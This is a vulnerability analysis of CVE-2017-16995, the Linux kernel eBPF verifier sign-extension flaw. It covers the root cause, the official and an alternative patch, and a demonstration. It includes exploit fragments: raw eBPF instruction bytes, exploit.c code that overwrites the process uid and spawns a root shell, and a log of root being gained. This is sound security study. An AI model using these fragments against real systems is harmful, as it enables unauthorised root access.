CVE-2017-16995

Linux Kernel - BPF Sign Extension Local Privilege Escalation

@senyuuri
@difeng_tang

1. Background

eBPF(Enhanced Berkeley Packet Filter) is an in-kernel virtual machine that is used as an interface to data link layers, allowing packets on the network to be filtered by rules. A userspace process will supply a filter program to specify which packets it wants to receive and eBPF will return packets that pass its filtering process.

Each BPF memory instructions are made up of 64 bits (8 bytes). 8 bits for opcode, 4 bits for source register, 4 bits for destination register, 16 bits for offset and 32 bits for immediate value. [1]

eBPF consists of 10 64-bit register known as r0 - r10. r0 stores the return value, r1 to r5 is reserved for arguments, r6 to r9 is reserved for storing callee saved registers and r10 stores read-only frame pointer.

In order to keep state between invocations of eBPF programs, allow sharing data between eBPF kernel programs and also between kernel and user-space applications, eBPF utilizes different types of maps in the form of key-value pair. Two bpf functions, BPF_MAP_LOOKUP_ELEM and BPF_MAP_UPDATE_ELEM , are provided to facilitate sharing of data between programs.

2. Vulnerability Overview and Impact

CVSS v3 Score: 7.8
Confidentiality: High
Integrity: High
Authority: High

The vulnerability is caused by a sign extension from a signed 32-bit integer to an unsigned 64-bit integer, bypassing eBPF verifier and leading to local privilege escalation.

Before each of the BPF program runs, two passes of verifications are conducted to ensure its correctness. The first pass *check_cfg()* ensures the code is loop-free using depth-first search. The second *pass do_check()* runs a static analysis to emulate the execution of all possible paths derived from the first instruction. The program will be terminated if any invalid instruction or memory violation is found.

In the exploit, a set of BPF instructions are carefully crafted to bypass this filtering process through an unintentional sign extension from 32 bits to 64 bits. As a result, a few lines of

[1] The eBPF opcodes can be referenced from https://github.com/iovisor/bpf-docs/blob/master/eBPF.md.

malicious code attached managed to execute in the kernel space, resulting in privilege escalation.

This vulnerability allows attacker to have full control of the system with root access. The low complexity of the attack and low privileges required to perform this exploit makes it a high priority to fix.

3. Code Analysis

3.1 eBPF Instruction Set

User-supplied eBPF programs are written in a special machine language that runs on the eBPF virtual machine. The VM follows the generic Reduced Instruction Set Computer(RISC) design and has 10 general purpose registers and several named registers.

```c
/* Registers */
#define BPF_R0  regs[BPF_REG_0]
#define BPF_R1  regs[BPF_REG_1]
#define BPF_R2  regs[BPF_REG_2]
#define BPF_R3  regs[BPF_REG_3]
#define BPF_R4  regs[BPF_REG_4]
#define BPF_R5  regs[BPF_REG_5]
#define BPF_R6  regs[BPF_REG_6]
#define BPF_R7  regs[BPF_REG_7]
#define BPF_R8  regs[BPF_REG_8]
#define BPF_R9  regs[BPF_REG_9]
#define BPF_R10 regs[BPF_REG_10]

/* Named registers */
#define DST     regs[insn->dst_reg]
#define SRC     regs[insn->src_reg]
#define FP      regs[BPF_REG_FP]
#define ARG1    regs[BPF_REG_ARG1]
#define CTX     regs[BPF_REG_CTX]
#define IMM     insn->imm
```

fig 3.1 Register Definitions in the eBPF VM, from /kernel/bpf/core.c [2]

Each BPF instruction on x64 platform is of 64-bit long. They are internally represented by a *bpf_insn* struct which contains the following fields (fig 3.2). Given the limited size of the opcode field, instructions are categorised into 8 classes(fig 3.3). For instance, BPF_MOV shares the same opcode with BPF_ALU64 and BPF_X by definition(fig 3.4).

```c
struct bpf_insn {
        __u8    code;           /* opcode */
        __u8    dst_reg:4;      /* dest register */
        __u8    src_reg:4;      /* source register */
        __s16   off;            /* signed offset */
        __s32   imm;            /* signed immediate constant */
};
```

fig 3.2 Structure of a BPF instruction, from /include/uapi/linux/bpf.h

[2] Source code excerpts in this document are based on kernel version v4.4.116.

```c
/* Instruction classes */
#define BPF_CLASS(code) ((code) & 0x07)
#define         BPF_LD          0x00
#define         BPF_LDX         0x01
#define         BPF_ST          0x02
#define         BPF_STX         0x03
#define         BPF_ALU         0x04
#define         BPF_JMP         0x05
#define         BPF_RET         0x06
#define         BPF_MISC        0x07
```

fig 3.3 BPF instruction classes, from /include/uapi/linux/bpf_common.h

```c
#define BPF_MOV64_REG(DST, SRC)                                 \
        ((struct bpf_insn) {                                    \
                .code  = BPF_ALU64 | BPF_MOV | BPF_X,           \
                .dst_reg = DST,                                 \
                .src_reg = SRC,                                 \
                .off   = 0,                                     \
                .imm   = 0 })
```

fig 3.4 Definition of BPF_MOV64_REG, from /include/linux/filter.h

3.2 Source Code Analysis

The exploit of CVE-2017-16995 boils down to a mere 40 eBPF instructions. We will be focusing on the first two instructions because they are mainly used to bypass the verification mechanism of eBPF.

```
bytes="\xb4\x09\x00\x00\xff\xff\xff\xff"\  #BPF_MOV32_IMM(BPF_REG_9, 0xFFFFFFFF),       /* r9 = (u32)0xFFFFFFFF   */
"\x55\x09\x02\x00\xff\xff\xff\xff"\  #BPF_JMP_IMM(BPF_JNE, BPF_REG_9, 0xFFFFFFFF, 2),  /* if (r9 == -1) {        */
"\xb7\x00\x00\x00\x00\x00\x00\x00"\  #BPF_MOV64_IMM(BPF_REG_0, 0),                     /*   exit(0);             */
"\x95\x00\x00\x00\x00\x00\x00\x00"\  #BPF_EXIT_INSN()

"\x18\x19\x00\x00\x03\x00\x00\x00"\  # BPF_LD_MAP_FD(BPF_REG_9, mapfd),                 /* r9=mapfd               */
"\x00\x00\x00\x00\x00\x00\x00\x00"\
```

fig 3.5 eBPF code in the exploit of CVE-2017-16995 with annotation[3]

As mentioned before, eBPF performs a two round verification before actually running the user-supplied code. For this CVE we are only interested in second round check which is done in the do_check() function. When the first instruction BEF_MOV32_IMM is evaluated, it is passed to check_alu_op() to process since BEF_MOV32_IMM belongs to the BPF_ALU group (fig 3.6). The immediate value (0xFFFFFFFF) from the first instruction is then stored in the register BPF_REG_9 (fig 3.7).

[3] Special thanks to https://xz.aliyun.com/t/2212 for providing the annotated version

```
static int do_check(struct verifier_env *env)
{
        struct verifier_state *state = &env->cur_state;
        struct bpf_insn *insns = env->prog->insnsi;
        struct reg_state *regs = state->regs;
        int insn_cnt = env->prog->len;
        int insn_idx, prev_insn_idx = 0;
        int insn_processed = 0;
        bool do_print_state = false;

        init_reg_state(regs);
        insn_idx = 0;
        for (;;) {
                struct bpf_insn *insn;
                u8 class;
                int err;

                if (insn_idx >= insn_cnt) {
                        verbose("invalid insn idx %d insn_cnt %d\n",
                                insn_idx, insn_cnt);
                        return -EFAULT;
```

......

```
                env->insn_aux_data[insn_idx].seen = true;
                if (class == BPF_ALU || class == BPF_ALU64) {
                        err = check_alu_op(env, insn);
                        if (err)
                                return err;
```

fig 3.6 do_check(), from /kernel/bpf/verifier.c

```
                } else {
                        /* case: R = imm
                         * remember the value we stored into this reg
                         */
                        regs[insn->dst_reg].type = CONST_IMM;
                        regs[insn->dst_reg].imm = insn->imm;
                }

```

fig 3.7 check_alu_op() from /kernel/bpf/verifier.c

To make things clearer, we can take a look at how registers in eBPF are represented. The registered are stored in an array of structs named *reg_state.* The immediate value 0xFFFFFFFF is stored in a 64-bit int *imm,* which becomes 0x00000000FFFFFFFF in memory.

```
struct reg_state {
        enum bpf_reg_type type;
        union {
                /* valid when type == CONST_IMM | PTR_TO_STACK */
                int imm;

                /* valid when type == CONST_PTR_TO_MAP | PTR_TO_MAP_VALUE |
                 *   PTR_TO_MAP_VALUE_OR_NULL
                 */
                struct bpf_map *map_ptr;
        };
};
```

fig 3.8 struct reg_state, from /kernel/bpf/verifier.c

Now the second instruction BPF_JMP_IMM(BPF_JNE, BPF_REG_9, 0xFFFFFFFF, 2) is evaluated. The instruction compares the immediate value 0xFFFFFFFF with the content inside BPF_REG_9, and jump to the place that is 2 instructions away if the two values do not equal.

This time do_check() calls *check_cond_jmp_op() to check for both type and value in dst_reg, which is BPF_REG_9* in this case *(fig. 3.9).* Clearly (int)0x00000000FFFFFFFF = (s32)0xFFFFFFFF and opcode != JEQ, it falls under the case imm != imm and the jump is not performed. The program continues until it hits BPF_EXIT_INST() on line 4 and exit.

```
1216        /* detect if R == 0 where R was initialized to zero earlier */
1217        if (BPF_SRC(insn->code) == BPF_K &&
1218            (opcode == BPF_JEQ || opcode == BPF_JNE) &&
1219            regs[insn->dst_reg].type == CONST_IMM &&
1220            regs[insn->dst_reg].imm == insn->imm) {
1221                if (opcode == BPF_JEQ) {
1222                        /* if (imm == imm) goto pc+off;
1223                         * only follow the goto, ignore fall-through
1224                         */
1225                        *insn_idx += insn->off;
1226                        return 0;
1227                } else {
1228                        /* if (imm != imm) goto pc+off;
1229                         * only follow fall-through branch, since
1230                         * that's where the program will go
1231                         */
1232                        return 0;
1233                }
1234        }
1235
1236        other_branch = push_stack(env, *insn_idx + insn->off + 1, *insn_idx);
1237        if (!other_branch)
1238                return -EFAULT;
```

fig 3.9 check_cond_jmp_op(), from /kernel/bpf/verifier.c

Usually, the eBPF verifier uses a stack to keep tracking branches that have not been evaluated and revise them later(fig 3.9, line 1236). However, since the integer comparison on line 1220 always equals, the code continue from line 1232 and the other branch is never pushed to the stack.

When the verifier evaluate BPF_EXIT, it tries to pop all uncheck branches from the stack(fig 3.10). The verification process will stop here since it knows the stack is empty. As a result, only the first 4 instructions in the exploit are verified while the rest 36 remain unchecked.

```
1928 process_bpf_exit:
1929                         insn_idx = pop_stack(env, &prev_insn_idx);
1930                         if (insn_idx < 0) {
1931                                 break;
1932                         } else {
1933                                 do_print_state = true;
1934                                 continue;
1935                         }
1936                 } else {
1937                         err = check_cond_jmp_op(env, insn, &insn_idx);
1938                         if (err)
1939                                 return err;
1940                 }
```

Fig 3.10 Evaluation of instruction BPF_EXIT, from /kernel/bpf/verifier.c

```
46  /* Named registers */
47  #define DST     regs[insn->dst_reg]
48  #define SRC     regs[insn->src_reg]
49  #define FP      regs[BPF_REG_FP]
50  #define ARG1    regs[BPF_REG_ARG1]
51  #define CTX     regs[BPF_REG_CTX]
52  #define IMM     insn->imm
```

```
195 static unsigned int __bpf_prog_run(void *ctx, const struct bpf_insn *insn)
196 {
197         u64 stack[MAX_BPF_STACK / sizeof(u64)];
198         u64 regs[MAX_BPF_REG], tmp;
```

```
349         ALU_MOV_K:
350                 DST = (u32) IMM;
351                 CONT;
```

```
495         JMP_JNE_K:
496                 if (DST != IMM) {
497                         insn += insn->off;
498                         CONT_JMP;
499                 }
500                 CONT;
```

Fig 3.11 regs definition and __bpf_prog_run(), from /kernel/bpf/core.c

After verification, eBPF runs the program through __bpf_prog_run() in core.c where eBPF instructions are translated to machine instructions using a jump table. Notice the type of *regs* here is u64. Using the same first two instructions in exploit.c, the sign extension occurs when we evaluate the first instruction BPF_MOV32_IMM. More specifically,
it happens when we run DST = (u32)IMM in line 350:

- On the right hand side, IMM is equivalent to insn->imm. imm is a signed 32-bit integer defined in bpf_insn(fig 3.2). Here IMM = 0xFFFFFFFF. We cast it to an unsigned 32-bit integer which is still 0xFFFFFFFF.
- On the left hand side, DST is defined as regs[insn->dst_reg], which is an unsigned 64-bit integer. When we let DST = (u32) IMM, sign extension applies and DST becomes 0xFFFFFFFFFFFFFFFF.

Now if we evaluate the second instruction JMP_JNE_K, DST becomes not equal to IMM since 0xFFFFFFFFFFFFFFFF != 0xFFFFFFFF. This is different from what we have seen in the verifier. As a result, the jump is taken and the program continue to run the malicious instructions from line 5 onwards.

3.3 Explanation for the Exploit



Fig 3.13 Data flow in the exploit

As mentioned earlier, eBPF uses shared memory for the kernel program to communicate with user applications. If we think about this carefully, this could be a potential channel for us to pass instructions to the kernel and to sneak kernel information to the outside. We shall soon see how the exploit uses this eBPF map to complete arbitrary kernel read/write in a short while.

To put it simply, the exploit comprises two parts: an eBPF filter programming running in the kernel and a helper program running in the user space. The attack can be generalised into the following steps:

- exploit.c creates a eBPF map of size 3 using bpf_creat_map() and loads the eBPF instructions char *prog into the kernel using bpf_prog_load().

- The eBPF instructions serve as a agent which takes commands from the map and perform read/write in the kernel space accordingly. The layout of the map is defined as follows:

Index of eBPF map	**To read from kernel**	**To get the current frame pointer**	**To write to kernel**
0 (opcode)	0	1	2
1 (address)	Target address	0	Target address
2 (value)	(Content at the address)	0	0

- To trigger a read/write operation, exploit.c firstly store the parameters in the map using bpf_update_elem(). It will then call writemsg() which sends a few dummy packets to the socket and force the eBPF program to run.

```
#define __update_elem(a, b, c) \
        bpf_update_elem(0, (a)); \
        bpf_update_elem(1, (b)); \
        bpf_update_elem(2, (c)); \
        writemsg();
```

Fig 3.14 __update_elem() from exploit.c

- Given the helper tools above, now we can get the address of the current frame pointer by instructing the BPF program to perform opcode 1. The return value is stored in the map at index 2.

```
static uint64_t __get_fp(void) {
        __update_elem(1, 0, 0);

        return get_value(2);
}
```

Fig 3.15 __get_fp() from exploit.c

- After obtaining the frame pointer, it will be used to find the pointer of *task_struct* in the kernel stack(fig 3.16), which is inside a struct named thread_info. Since the stack size is 8KB, masking out the least significant 13 bits will give the address of thread_info. Hence, the value read from the address of thread_info will be the address for task_struct *task.

```
        sp = get_sp(fp);
        if (sp < PHYS_OFFSET)
                __exit("bogus sp");

        task_struct = __read(sp);

        if (task_struct < PHYS_OFFSET)
                __exit("bogus task ptr");

        printf("task_struct = %lx\n", task_struct);
```

Fig. 3.16 pwn() from exploit.c

```
 */
struct thread_info {
        struct task_struct *task;       /* XXX not really needed, except for dup_task_struct() */
        __u32 flags;                    /* thread_info flags (see TIF_*) */
        __u32 cpu;                      /* current CPU */
        __u32 last_cpu;                 /* Last CPU thread ran on */
        __u32 status;                   /* Thread synchronous flags */
        mm_segment_t addr_limit;        /* user-level address space limit */
        int preempt_count;              /* 0=premptable, <0=BUG; will also serve as bh-counter */
```

Fig 3.17 struct thread_info, from /arch/ia64/alpha/include/asm/thread_info.h

- Using the address of task_struct, we will be able to obtain the address of struct cred base as it is part of task_struct. In the struct cred, there will be a uid_t uid which can be set to 0 base on the offset from the address of struct cred. When this uid is set to 0, the process will be able to run its program with root privileges.

```
        credptr = __read(task_struct + CRED_OFFSET); // cred

        if (credptr < PHYS_OFFSET)
                __exit("bogus cred ptr");

        uidptr = credptr + UID_OFFSET; // uid
        if (uidptr < PHYS_OFFSET)
                __exit("bogus uid ptr");

        printf("uidptr = %lx\n", uidptr);
        __write(uidptr, 0); // set both uid and gid to 0

        if (getuid() == 0) {
                printf("spawning root shell\n");
                system("/bin/bash");
                exit(0);
        }

        __exit("not vulnerable?");
}
```

Fig 3.18 pwn() from exploit.c

4. Patch/Fix for the Vulnerability

4.1 Official Kernel Patch

Diffstat

-rw-r--r-- kernel/bpf/verifier.c 8

1 files changed, 7 insertions, 1 deletions

```
diff --git a/kernel/bpf/verifier.c b/kernel/bpf/verifier.c
index 625e358ca765..c086010ae51e 100644
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
@@ -2408,7 +2408,13 @@ static int check_alu_op(struct bpf_verifier_env *env, struct bpf_insn *insn)
                         * remember the value we stored into this reg
                         */
                        regs[insn->dst_reg].type = SCALAR_VALUE;
-                       __mark_reg_known(regs + insn->dst_reg, insn->imm);
+                       if (BPF_CLASS(insn->code) == BPF_ALU64) {
+                               __mark_reg_known(regs + insn->dst_reg,
+                                                insn->imm);
+                       } else {
+                               __mark_reg_known(regs + insn->dst_reg,
+                                                (u32)insn->imm);
+                       }
                }

        } else if (opcode > BPF_END) {
```

```
/* Mark the unknown part of a register (variable offset or scalar value) as
 * known to have the value @imm.
 */
static void __mark_reg_known(struct bpf_reg_state *reg, u64 imm)
{
        reg->id = 0;
        reg->var_off = tnum_const(imm);
        reg->smin_value = (s64)imm;
        reg->smax_value = (s64)imm;
        reg->umin_value = imm;
        reg->umax_value = imm;
}
```

Fig4.1 . Patch on verifier.c[4]

To resolve the inconsistent execution paths between the verifier and __bpf_prog_run(), the patch forces to convert any immediate in BPF_MOV or BPF_X to the type of u64 at the verification stage. As such, malicious payload that tries to read or write to kernel memory space will always be detected before it runs.

More specifically, when the verifier reads the s32 immediate value from the instruction struct i.e. insn->imm, the value is firstly casted to u32 and then passed to __mark_reg_known() as an u64 parameter. The sign-extended u64 immediate value is stored in its various possible sign/unsigned forms in the register. This ensures all conditional checks will use the sign-extended form of imm for comparison.

[4] Source: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=95a762e2c8c942780948091f8f2a4f32fce1ac6f

4.2 Our Implementation

Given the inspiration from the official patch, we also developed our own implementation which is simpler but still effective.

```
} else if (BPF_CLASS(insn->code) == BPF_ALU64 ||
        insn->imm >= 0) {
    /* case: R = imm
     * remember the value we stored into this reg
     */
    if (BPF_CLASS(insn->code) == BPF_ALU64) {
        regs[insn->dst_reg].type = CONST_IMM;
        regs[insn->dst_reg].imm = insn->imm;
    } else {
        regs[insn->dst_reg].type = CONST_IMM;
        regs[insn->dst_reg].imm = (u64) insn->imm;
    }
}
```

Fig 4.2 Patch implementation (Casting immediate value to unsigned 64 bits)

From the source analysis, the vulnerability of the program is due to the sign extension of the immediate value failing the comparison of the value stored in the register and immediate value. Hence, in order to prevent this bug from being exploited, we ensure that any 32 bit signed immediate value is casted to unsigned 64 bit immediate value before storing and using it for comparison as shown in Fig 4.2. With the implemented patch, the immediate value will always be sign extended when it is evaluated in the verifier.

```
root@ubuntu: ~
senyuuri@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_
64 x86_64 x86_64 GNU/Linux
senyuuri@ubuntu:~$ ls
Desktop     Downloads         exploit    Music     Public     Untitled Document
Documents   examples.desktop  exploit.c  Pictures  Templates  Videos
senyuuri@ubuntu:~$ rm ex
examples.desktop  exploit          exploit.c
senyuuri@ubuntu:~$ rm exploit
senyuuri@ubuntu:~$ gcc -o exploit exploit.c
senyuuri@ubuntu:~$ ./exploit
task_struct = ffff880074c4c600
uidptr = ffff88001d5b0604
spawning root shell
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),113(lpadmin),128(sambashare),1000(senyuuri)
root@ubuntu:~#
```

Fig 4.3 Exploit runs successfully before the patch



Fig 4.4 Exploit.c Demo with our patch implementation

To demonstrate, before applying the patch, the exploit was done successfully after running the exploit.c(fig 4.3). This can be done as the kernel address for the frame pointer is leaked to find the top stack pointer thread_info. The task_struct address (0xffff880074c4c600) is found from an offset from the top stack pointer while the address of the uidptr (0xffff88001d5b0604) can be found from an offset from the struct cred which is within the task_struct. After calling the “id” command, the uid has been successfully set to 0, resulting in a local privilege escalation.

After re-compiling the kernel with our patch implementation, another attempt to execute the exploit.c was made. Instead of obtaining the root shell, an error “error: Permission denied” as shown in Fig 4.4 was thrown demonstrating that the exploit has failed. This is because the verifier now compares the sign-extended value 0xFFFFFFFFFFFFFFFF in BPF_REG_9 with the immediate value 0xFFFFFFFF when verifying the second eBPF instruction BPF_JMP_IMM. This results in a jump on not equal and the rest of the malicious eBPF payload is checked against by the verifier. Hence, the exploit will be effectively stopped from running.

5. References

Man page of bpf()
http://man7.org/linux/man-pages/man2/bpf.2.html

Unofficial eBPF Specification
https://github.com/iovisor/bpf-docs/blob/master/eBPF.md

BFP Source Code in Linux Kernel
https://elixir.bootlin.com/linux/v4.4.31/source/kernel/bpf

CVE-2017-16995 Patch Status on Ubuntu
https://people.canonical.com/~ubuntu-security/cve/2017/CVE-2017-16995.html

Exploit of CVE-2017-16995
https://github.com/iBearcat/CVE-2017-16995/blob/master/exploit.c

Building Ubuntu Kernel
https://wiki.ubuntu.com/Kernel/BuildYourOwnKernel

Analysis Report of CVE-2017-16995

https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/
https://xz.aliyun.com/t/2212